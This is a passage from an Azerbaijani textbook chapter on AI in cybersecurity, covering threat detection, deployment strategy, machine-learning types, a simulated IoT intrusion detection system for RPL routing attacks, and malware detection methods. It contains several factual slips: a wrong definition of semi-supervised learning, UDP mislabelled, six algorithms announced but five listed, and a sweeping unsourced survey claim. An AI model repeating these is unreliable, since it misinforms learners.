Spam filtrləri, sistemə daxil olan yeni məlumatları analiz edərək lazımsız məzmunları avtomatik müəyyənləşdirir. AI sistemləri bu kimi proseslərdə spam mesajların məzmununu yoxlayaraq onların müvafiq şəkildə emal edilməsinə imkan yaradır. Fırıldaqçılıq aşkarlanması isə şübhəli əməliyyatları müəyyən edir və müvafiq tədbirlərin görülməsinə şərait yaradır.

Şəbəkəyə icazəsiz giriş, botnet hücumları və hakerlər tərəfindən həyata keçirilən kiberhücumlar da AI-nin tətbiq edildiyi sahələrdəndir. Süni intellekt bu prosesləri avtomatik şəkildə analiz edir və real vaxt rejimində adekvat cavab tədbirlərini icra edir. Bunun nəticəsində təhlükəsizlik sistemləri daha sürətli və effektiv şəkildə işləyir, kiberhücumların qarşısı vaxtında alınır.

6.2. Təhlükəsizlik Təhdidləri və Süni İntellektin Bunlara Qarşı Mübarizəsi

"Təhlükəsizlik" geniş mənalı bir anlayışdır. Bu, müəyyən bir texnoloji sistemə təsir edə biləcək və onun düzgün işləməsinə mane ola biləcək ehtimallar okeanıdır. Buna görə də, süni intellekt (AI) mühüm bir element və xüsusiyyət olaraq qiymətləndirilir. AI sənaye və ya şirkətlərin bu risklərdən və problemlərdən yayınaraq inkişaf etməsinə kömək etmək üçün miqyaslana və tətbiq oluna bilər. Kiber təhlükəsizlik təhdidlərinin müxtəlifliyi süni intellektin təhlükəsizlik məqsədlərinə nail olmaq üçün tətbiq edilməsinə təkan verir.

Süni intellektin təhlükəsizlik sahəsində tətbiqi, bu təhdidlərin aşkar edilməsi və onların idarə olunması üçün maşın öyrənməsini istifadə etməyə imkan verir. AI kibertəhlükəsizlik risklərini qiymətləndirə, onları nəzarət altına ala və ya məhdudlaşdıra bilər. Süni intellekt yeni qaydalar və tənzimləmələrə uyğunlaşaraq yenilənə bilən bir qərar qəbul etmə sistemi qurur ki, bu da məlumat bütövlüyünü və təhlükəsizliyini təmin edə bilər.

Süni intellekt həmçinin çevikdir və təhlükəsizlik kontekstində müəyyən hədəflərə nail olmaq üçün yaradılıb təkmilləşdirilə bilər. Buna görə də, AI daim inkişaf edən və daha mürəkkəb hala gələn təhdidlərə cavab vermək üçün mühüm bir vasitədir. Kiber təhlükəsizlikdə AI standart tətbiqdir, çünki təhlükəsizlik riskləri süni intellekt tərəfindən idarə edilir. 10 ölkədə 850 IT rəhbərinin iştirakı ilə keçirilən sorğunun nəticələri göstərir ki, onların hamısı süni intellektdən istifadə edən kibertəhlükəsizlik sistemlərinə malikdir. Bu nəticələr AI-nin təhlükəsizlik təhdidlərini aşkar etmək və cavab vermək qabiliyyətini daha da artırdığını təsdiqləyir.

Bu fakt süni intellektin informasiya sistemləri üçün əsas müdafiə mənbəyi olduğunu göstərir. Bundan əlavə, AI-nin sistemlərdə həssaslığı artırdığı müəyyən edilib. Çünki süni intellekt daim öyrənir və yenidən öyrənir, lazım gəldikdə miqyaslana və uyğunlaşdırıla bilər. Risklər artdıqda və etimad səviyyələri azaldıqda, AI təhlükəsizliyin gücləndirilməsi üçün ən effektiv metodlardan biri kimi qəbul edilir. Süni intellekt biometrik girişlər və digər təhlükəsizlik tədbirləri ilə kiberhücumları təhlil edib, onların qarşısını almağa kömək edə bilər.

Süni intellekt anormal hallar aşkar etməkdə bənzərsizdir. O, zərərli proqramları və potensial təhlükələri sistemə daxil olduqda işarələyə və bloklaya bilər. Süni intellekt nümunələri tanımaq və analiz etmək qabiliyyətinə malikdir ki, bu da kiber təhlükəsizlik problemlərinə sadə, lakin təsirli həllər təqdim edir. Bu o deməkdir ki, hər hansı bir hücum sistemdə müəyyən dəyişikliklər edildikdən sonra aşkar edilə bilər və onun mənbəyi süni intellekt vasitəsilə izlənilə bilər.

Bununla yanaşı, süni intellektin müxtəlif mənfi təsirləri də ola bilər. Onun geniş tətbiqi bəzən legitim istifadəni çətinləşdirə bilər. Bir çox hallarda, AI ilk dəfə tətbiq edildikdə sistemlərdə qarışıqlıq yarada və mövcud sistemlərin istifadəsində müəyyən məhdudiyyətlərə səbəb ola bilər. Bu isə sistemlərin yenidən inkişaf etdirilməsi üçün əlavə xərclər yaradır. Süni intellektdən istifadə etdikcə hakerlər də

AI-nin zəif nöqtələrini taparaq onu təsirsiz hala gətirmək üçün yeni hücum üsulları inkişaf etdirirlər.

Bundan əlavə, AI-nin kiberhücumların avtomatlaşdırılmasına səbəb olması da mümkündür. Süni intellektin mövcudluğu kiber cinayətkarların hücumları daha sürətli və effektiv şəkildə həyata keçirməsinə imkan verir. Beləliklə, AI-nin idarə etdiyi kibertəhlükəsizlik sistemləri yalnız müvafiq olaraq cavab verə bilən və yenilənə bilən sistemlər olduqda uğurlu ola bilər. Əgər kibertəhlükəsizlik sistemləri mühitdəki real dəyişikliklərə uyğunlaşa bilməsə, onlar statik qalacaq və zamanla effektivliyini itirəcək.

Bu səbəbdən, AI-nin kiber təhlükəsizlikdə rolu gün keçdikcə daha da əhəmiyyətli olur. Şirkətlərin süni intellektdən istifadə etməsinin zəruriliyini artıran əsas amillər aşağıdakılardır:

1. Müasir kiber təhdidlərin artımı
2. Yeni təhlükələrin meydana çıxması
3. Mövcud təhlükələrin xarakterinin dəyişməsi

Süni intellektin təhlükəsizlik sahəsində tətbiq edildiyi əsas sahələr isə bunlardır:

1. Parol qorunması və autentifikasiya
2. Fişinq hücumlarının aşkar edilməsi və qarşısının alınması
3. Şəbəkə təhlükəsizliyi
4. İstifadəçi davranışlarının analizi

Bu isə AI-nin sistemlərdəki fəaliyyətləri izləyə və avtomatik tədbirlər görə bilən proaktiv bir mexanizmə çevrilməsinə səbəb olur. AI, həmçinin, haker hücumlarına qarşı cavab tədbirlərini gücləndirən mexanizmlər yaradır. Onun əsas üstünlüyü sistem daxilində baş verən hadisələri təhlil etmək və potensial təhlükələri anlamaq qabiliyyətinə malik olmasıdır. Bununla da, süni intellekt yalnız hücumların qarşısını alan bir sistem kimi deyil, həm də spesifik təhlükələrə cavab verən və müəyyən hadisələrə uyğun tədbirlər görən bir təhlükəsizlik vasitəsi kimi istifadə edilə bilər.

6.3. Təhlükəsizlik Məqsədləri Üçün Süni İntellektin Tətbiqinə Yönəlik Ən Yaxşı Strategiyalar

Bu bölmə süni intellektin (AI) kibertəhlükəsizlik sisteminə inteqrasiyası və optimallaşdırılması üçün zəruri olan praktik elementlərə və mülahizələrə diqqət yetirir. Buraya AI istifadəsinin uğur və uğursuzluğunu müəyyənləşdirən əsas məsələlərin və istiqamətlərin qiymətləndirilməsi daxildir. Bir təşkilatın AI-dən səmərəli şəkildə istifadə edə bilməsi üçün əvvəlcə kibertəhlükəsizlik strategiyasına sahib olması lazımdır.

Bir strategiya olmadan AI-nin sistemə kor-koranə tətbiq edilməsi yetərli deyil. Bunun əvəzinə, təşkilatlar üçün AI-nin təhlükəsizlik məqsədlərinə uyğun tətbiq edilməsi üçün konkret bir plan olmalıdır. Bu plan risk altında olan rəqəmsal aktivlərin təhlili və həmin sistemdə ən çox rast gəlinən risk növlərinin müəyyən

edilməsi ilə bağlıdır. Nəticədə, bu strategiya AI-nin kibertəhlükəsizlik sistemində rolu, məqsədləri və çərçivəsini formalaşdırmalıdır. Əks halda, uyğun qoruyucu tədbirlərin görülməməsi uğursuzluq və geriləməyə səbəb ola bilər.

AI adətən çevik şəkildə quraşdırılır. Bu, təşkilatların mümkün risklərə cavab verməsinə imkan verən infrastrukturun qurulması deməkdir. Bu infrastruktur təşkilatın proqram və avadanlıq resurslarının təhlükəsizlik boşluqlarına qarşı mübarizə aparmasına kömək edir. Bəzi mütəxəssislər qeyd edir ki, təşkilatın SI-nin ilkin versiyasını yalnız bir dəfə tətbiq etməsi yetərli deyil; onu real dünya şəraitinə uyğun inkişaf etdirmək və daim yeniləmək lazımdır. Kibertəhlükəsizlik təhdidləri daim dəyişdiyi üçün AI infrastrukturu da həmin dəyişikliklərə uyğunlaşdırılmalıdır. Beləliklə, ilkin tətbiq olunacaq AI sistemi təşkilatın kibertəhlükəsizlik strategiyasının əsasını təşkil edəcək və zamanla ehtiyac yarandıqca dəyişdiriləcəkdir.

AI-nin kibertəhlükəsizlikdə istifadəsi ilə bağlı ən vacib məqam onun 24/7 fasiləsiz fəaliyyət göstərməli olması və problemlərə real vaxt rejimində cavab verməsidir. AI-nin tətbiqi zamanı diqqət yetirilməli olan əsas aspektlər aşağıdakılardır:

1. **Hadisələrin aşkarlanması və müvafiq reaksiya:** AI-nin əsas rolu reallığa çevik şəkildə cavab verməkdir. Bunun üçün AI-nin tətbiqi kibertəhlükəsizlik sisteminin mövcud planı uğursuz olduqda işləməyə davam etməlidir. Bu, mövcud sistemin çökə biləcəyi ehtimalı nəzərə alınaraq ehtiyat mexanizmlərinin yaradılmasını və mümkün dəyişikliklərə uyğunlaşma səviyyəsinin optimallaşdırılmasını tələb edir.
2. **Təhlükəsizlik və cinayətkarlığın qarşısının alınması:** AI-nin istifadəsi kiberhücumların qarşısının alınması və sistemdəki potensial təhlükəli hadisələrin aşkarlanması üçün vacibdir. AI təhlükələrin və kibercinayətkarlıq hallarının profilini müəyyənləşdirməli və bu təhdidlərin reallaşmasının qarşısını almaq üçün həll yolları təqdim etməlidir. Beləliklə, AI yeni cinayətlərin və mümkün təhlükəsizlik pozuntularının proqnozlaşdırılmasına və qabaqlayıcı tədbirlərin görülməsinə kömək edir.
3. **Məxfilik Mühafizəsi:** AI-nin təşkilat daxilində məxfilik qaydalarına riayət olunmasına kömək etməsi əsas məsələlərdən biridir. AI sisteminin təşkilatın kiberinfrastrukturuna inteqrasiyası fərdi məxfilik pozuntularını aşkar etmək və bu kimi hallar baş verdikdə, onlara düzgün reaksiya vermək üçün istifadə olunmalıdır.
4. **Yaranan Təhlükələrin Təhlili:** AI elə qurulmalıdır ki, sistem daxilində baş verən məlumatları və tendensiyaları təhlil edə bilsin. Bu, təhlükələri qabaqcadan müəyyən etmək və onların qarşısını almaq üçün mühüm vasitədir.
5. **İcazəsiz Müdaxilələrin Aşkarlanması Sistemləri:** Buraya AI-nin icazəsiz müdaxilələri aşkarlamaq və müvafiq tədbirlər görmək üçün proqram təminatının təkmilləşdirilməsi daxildir. Bu sistemlər təhlükəsizlik boşluqlarını müəyyən etmək, süzgəcdən keçirmək və AI vasitəsilə mümkün hücumlara cavab vermək üçün tətbiq olunur.

AI sistemləri yalnız dəqiq müəyyən olunmuş plan əsasında tətbiq olunmalıdır. Bu plan sistem sahibinin nə əldə etmək istədiyini müəyyən etməlidir. AI-nin inteqrasiyası təhlükəsizliyi təmin etmək və prosesləri optimallaşdırmaq üçün müəyyən qaydaların və prosedurların yaradılmasına kömək edir. Bununla belə, AI-nin uğurlu tətbiqi həmçinin işçilərin test edilməsi və təlimləndirilməsini tələb edə bilər. Bundan əlavə, AI sistemlərinin avtomatik işləməsinə baxmayaraq, bəzi hallarda insan nəzarəti də vacibdir ki, maşınların və AI-nin çatışmazlıqları aradan qaldırılsın.

6.4. Maşın Öyrənmə Texnikaları

Maşın öyrənmə texnikaları, hədəf sistemdə təsnifat problemlərini kateqoriyalara ayırmaq üçün açıq və ya gizli bir modelin qurulmasına əsaslanır. Bu yanaşmaların əsas xüsusiyyəti davranış modelini formalaşdırmaq üçün güclü məlumat bazası təmin etməsidir. Məlumatların təşkilatına əsasən, maşın öyrənmə metodlarını üç əsas kateqoriyaya bölmək mümkündür:


- **Nəzarətli öyrənmə (Supervised Learning):** Təlim verilən məlumatlar həm giriş xüsusiyyətlərini, həm də çıxış qərarlarını əhatə edir.
- **Qismən nəzarətli öyrənmə (Semi-supervised Learning):** Təlim verilən məlumatlar yalnız problemin həllini müəyyən edən xüsusiyyətləri ehtiva edir.
- **Nəzarətsiz öyrənmə (Unsupervised Learning):** Giriş kimi heç bir təlim məlumatı verilmədən öyrənmə aparılır.

Bir çox hallarda avtomatik öyrənmə prinsiplərinin tətbiqi statistik metodlarla üst-üstə düşür; əsas məqsəd, əvvəlki nəticələr əsasında performansı yaxşılaşdıran bir model qurmaqdır. Beləliklə, öyrənmə alqoritmi, problem haqqında yeni məlumat əldə etdikcə icra strategiyasını dəyişdirə bilər.

Baxmayaraq ki, bu xüsusiyyət bütün situasiyalar üçün cəlbedici görünə bilər, bu yanaşmanın əsas çatışmazlıqları öyrənmə mərhələsində yüksək resurs tələbatına və bəzən yüksək səhv nisbətlərinə malik olmasıdır. Həmçinin, bu modellər tərəfindən qaldırılan xəbərdarlıqların qeyri-müəyyən təbiəti də problemlər yarada bilər.

Avtomatik öyrənmə alqoritmlərinə təsir edən digər amillər də mövcuddur. Məsələn, qərar ağacları və dəstək vektor maşınları (SVM-lər) çox vaxt "həddindən artıq öyrənmə" (overfitting) problemindən əziyyət çəkir. Bu səbəbdən, sinifləndiricinin (classifier) performansının qiymətləndirilməsi zamanı, təlim məlumatlarına əsaslanan göstəricilərdən istifadə edərək çox optimist nəticələr əldə etmək mümkündür.

Aşağıda anomaliya aşkarlanmasında ən çox istifadə edilən modellər və onların əsas üstünlükləri və çatışmazlıqları təqdim olunur (Şəkil 6.1).




Şəkil 6.1. Maşın öyrənmə ilə IoT hücumların təyini

Təklif edilən müdaxilənin aşkarlanması çərçivəsi hibrid Müdaxilənin Aşkarlanması Sistemi (Intrusion Detection System - IDS) formasında təqdim olunur. Təklif edilən IDS, 6LoWPAN sıxılma başlığından istifadə edərək maşın öyrənmə alqoritmləri vasitəsilə hücumları öyrənir və təsnifləşdirir. Daha sonra, maşın öyrənmə alqoritmi tərəfindən yaradılan qayda və ya imza 6LoWPAN Border Router (6BR)-ə təyin edilir. Zaman keçdikcə, marşrutlaşdırma hücumları üçün yeni imzalar əlçatan olduqda, 6BR yeni qayda və ya imza ilə yenilənir.

Təklif edilən IDS çərçivəsi üç təbəqəyə bölünür. Birinci təbəqə, şəbəkə trafiki məlumatlarını toplamaq üçün Cooja trafik analizatorundan istifadə edən aşkarlama agentlərindən ibarətdir. Toplanmış məlumatlar daha sonra analiz edilir və ikinci təbəqədə yalnız normal və anormal şəbəkə fəaliyyətlərini ayıran fərqli xüsusiyyətlər çıxarılır. Məlumatlar normal və ya zərərli (hello flood, wormhole, sinkhole) kimi təsnif edilir. Təklif edilən IDS çərçivəsinin Şəkil 6.2-də illüstrasiyası verilmişdir.


6.4.1. Modul 1: Məlumat dəstlərinin yaradılması

Müxtəlif RPL şəbəkə rabitə ssenariləri Cooja simulyatorunda modelləşdirilmişdir. RPL (Routing Protocol for Low-Power and Lossy Networks), aşağı enerji istehlak edən və məlumat itkilərinə həssas şəbəkələr üçün marşrutlaşdırma protokoludur. RPL, əsasən IoT (Əşyaların İnterneti), simsiz sensor şəbəkələri (WSN) və 6LoWPAN şəbəkələrində istifadə olunur. Cooja, Contiki əməliyyat sistemindən istifadə edir. Şəbəkədəki sensor düyünlər RPL protokolunu həyata keçirir. Contiki, simulyasiya olunan sensorlara fərdi proqramların və xidmətlərin yüklənməsinə və boşaldılmasına imkan yaradır. Şəkil 6.3 Cooja istifadəçi interfeysini göstərir.



Şəkil 6.2. IDS çərçivəsinin arxitekturası

Marşrutlaşdırma hücumlarını simulyasiya etmək üçün (hello flood hücumu, wormhole hücumu və sinkhole hücumu) 500-ə qədər IoT düyünü üzərində müxtəlif məlumat pozuntusu faizləri (10%, 20% və s.) ilə hücum ssenariləri həyata keçirilmişdir. Bu ssenarilər aşkarlama prosesinə hazırlıq üçün müxtəlif marşrutlaşdırma hücumlarının simulyasiyası ilə aparılmışdır. Daha sonra, Wireshark paket analizatoru istifadə edilərək toplanmış məlumatlar CSV fayllarına çevrilmişdir.



Şəkil 6.3. Cooja istifadəçi interfeysi

6.4.2. Modul 2: Məlumatın ön emalı

- **Xüsusiyyətlərin çıxarılması**

Paket Tutma (PCAP) faylları vəziyyətlərin simulyasiya edilməsi zamanı yaradılır. Bu məlumat fayllarının CSV fayllarına çevrilməsi Wireshark vasitəsilə həyata keçirilir. Maşın öyrənməsi alqoritmi, öyrənmə prosesində istifadə olunacaq xüsusi xüsusiyyətlərin çıxarılmasını tələb edir. Məlumatın ön emalı mərhələsi əsas məlumat xüsusiyyətlərini müəyyən edərək hesablamanın yükünü azaltmaq və problem yönümlü xüsusiyyətləri əldə etməkdən ibarətdir.

Hər bir hücum növü üçün müxtəlif topologiyalar və şəbəkə ölçüləri ilə simulyasiyalar aparılır. Simulyasiyanın nəticəsi olaraq xam (RAW) məlumat dəstləri əldə edilir. Simulyasiya başa çatdıqdan sonra Cooja PCAP və CSV fayllarını çıxarır. Xam məlumat faylları öyrənmə alqoritmi üçün başlanğıc nöqtəsi kimi istifadə olunmaq üçün çox böyük həcmdə informasiya ehtiva edir və sistemdə küy (noise) və həddən artıq uyğunlaşma (over adaptation) yaradır.

Ssenarilər simulyasiya olunduqdan sonra OCAP faylları yaradılır. Wireshark bu faylları CSV fayllarına parçalamaq üçün istifadə olunmuşdur. Simulyasiya başa çatdıqdan sonra Cooja tərəfindən PCAP və CSV faylları ixrac olunur. Hesablama yükünü azaltmaq və problem yönümlü xüsusiyyətləri əldə etmək üçün məlumatın ön emalı mərhələsi açar xüsusiyyətlərin çıxarılmasını əhatə edir.

Öyrənmə məlumatlarından xüsusiyyətlərin çıxarılması maşın öyrənməsi alqoritmləri üçün vacibdir. Hər bir hücum növü üçün topologiyalar və şəbəkə ölçüləri simulyasiyalarda dəyişdirilir. Simulyasiya nəticələrindən ilkin məlumat dəstlərini əldə etmək mümkündür. Digər tərəfdən, xam məlumat faylları öyrənmə prosesində giriş məlumatı kimi istifadə oluna bilməz, çünki onlar mənbə/təyinat düyün ünvanları və paket uzunluğu kimi məlumatları ehtiva edir və bu, sistemə küy və həddən artıq uyğunlaşma gətirir.

- **Məlumat çıxarma alqoritmi**

Giriş: `pcap faylı`

- Şəbəkə trafikindən pcap arqumentlərini əldə et (get);
- Hər paketi oxumaq üçün dövrə (loop) gir;

Funksiya

- `array ← dataset.csv`
  - Sıralanmış array
  - **Xüsusiyyət çevrilməsi (Feature conversion)**

Xüsusiyyətlərin çıxarılması:

- **5000ms** ← Pəncərə ölçüsü
- Pəncərə ölçüsü daxilində xüsusiyyət dəyərlərinin hesablanması
- Məlumat dəstinə etiketlərin əlavə olunması (Labeling the dataset)

Son

Xam məlumatları analiz edərək həm kəmiyyət, həm də keyfiyyət xüsusiyyətlərini görmək mümkündür. Lakin, öyrənmə üçün istifadə olunan alqoritm yalnız ədədi dəyərləri qəbul edir. Təyinat Reklam Obyekti (DAO) RPL-də istifadə olunur ki, öyrənmə təyinatının yalnız bir dəfə istifadə olunduğunu təmin etsin, çünki valideynlər əvvəldən seçilmişdir. İstiqamətləndirilmiş Dövri Qraf Məlumat Obyekti (DIO) mesajı RPL dilində ən vacib mesaj növüdür. O, əsas düyün vasitəsilə ən yaxşı marşrutu müəyyən etmək üçün məsafə və ya geri sayım kimi spesifik ölçüləri təyin edir. Digər bir mesaj növü DIS adlanır və düyünlərin şəbəkəyə qoşulması üçün istifadə edilir. Düyünlərin təşəkkür etmək üçün istifadə edə biləcəyi mesaj növü isə "ack" adlanır. Məlumat dəstimiz həmçinin Protokol Məlumat Bloku (PDU) və Protokol Məlumat Bloku (UDP) paketlərini əhatə edir ki, bunlar real dünyadakı məlumat paketlərinə bənzəyir.Çıxarılan xüsusiyyətlər Cədvəl 6.1-də göstərilmişdir.

Cədvəl 6.1. Çıxarılan xüsusiyyətlər

№	Qısaltma	Açıqlama
1	Num	Paket sıra nömrəsi
2	Time	Simulyasiya vaxtı
3	Src	IP mənbə düyünü
4	Des	IP təyinat düyünü
5	RT	Ötürmə sürəti
6	RR	Qəbul etmə sürəti
7	ATT	Orta ötürmə vaxtı
8	ART	Orta qəbul vaxtı
9	PTC	Ötürülən paket sayı
10	PRC	Qəbul edilən paket sayı
11	TTT	Ümumi ötürmə vaxtı
12	TRT	Ümumi qəbul vaxtı
13	DIO	DIO paket sayı
14	DAO	DAO paket sayı
15	DIS	DIS paket sayı
16	Tag	Zərərli/Normal etiket

6.4.3. Modul 3: Məlumatın təsnifatı

Məlumat təsnifatı modulu IoT şəbəkəsində üç əsas marşrutlaşdırma hücumunu konfiqurasiya etmişdir: Hello Flood, Wormhole və Sinkhole hücumları. Əsas hücum xüsusiyyətləri daha dərin analiz üçün seçilir. Onların paket sayısı zaman daxilində izlənilir ki, hər bir hücum növünün davranışı öyrənilsin və buna uyğun qaydalar toplusu hazırlansın. Daha sonra "Normal", "Hello Flood", "Wormhole" və "Sinkhole" kimi siniflər yenidən işlənmiş qaydalar əsasında yaradılır.

Hər hücumun müəyyən olunmuş siniflərə uyğun təsnif edilməsi üçün altı fərqli maşın öyrənmə alqoritmi müqayisə edilir və R və ya Python proqramlaşdırma


dillərindən istifadə edilərək ən effektiv alqoritm tapılır. İstifadə olunan alqoritmlər aşağıdakılardır:

- **K-NN (K-Nearest Neighbors)**
- **SVM (Support Vector Machines)**
- **NB (Naive Bayes)**
- **RF (Random Forest)**
- **MLP (Multilayer Perceptron)**

6.5. Zərərli Proqramların Aşkar Edilməsi Texnikaları

Tədqiqatçılar aşkar etmə sistemləri hazırlayır, zərərli və etibarlı proqram təminatlarını izləyir və təhlil edirlər. Zərərli proqramların aşkar edilməsi texnikaları üç əsas kateqoriyaya bölünə bilər: imzaya əsaslanan, anomaliyalara əsaslanan və evristik əsaslı. Bu bölmədə mövcud zərərli proqram aşkar etmə sistemləri və onların məhdudiyyətləri müzakirə olunur (Şəkil 6.4).

Bu aşkar etmə texnikaları məlumatların işlənməsi, xüsusiyyət seçimi, təsnifatçı təlimi və zərərli proqramların aşkarlanması proseslərindən ibarətdir. İlk növbədə, Kaggle veb-saytında mövcud olan zərərli və etibarlı veb-saytlardan ibarət verilənlər bazası toplanmalıdır. Daha sonra, zərərli proqramları emal edən və onların xüsusiyyətlərini təhlil edən aşkarlama sistemi inkişaf etdirilməlidir. Fisher Score (FS), Chi-Square (CS), Information Gain (IG), Gain Ratio (GR) və Uncertainty Symmetric (US) kimi metodlar 20 xüsusiyyət seçmək üçün istifadə olunur. Bundan sonra sistem, FS, CS, IG, GR və US göstəricilərindən istifadə edərək müxtəlif təsnifatçıları müqayisə edir və yeni aşkarlanmış zərərli proqramları müəyyən edir. Müxtəlif təsnifatçılar daha yüksək dəqiqlik əldə etmək üçün istifadə edilə bilər.




Şəkil 6.4. Zərərli proqramı aşkarlama metodları

6.5.1. İmzaya əsaslanan aşkar etmə texnikası

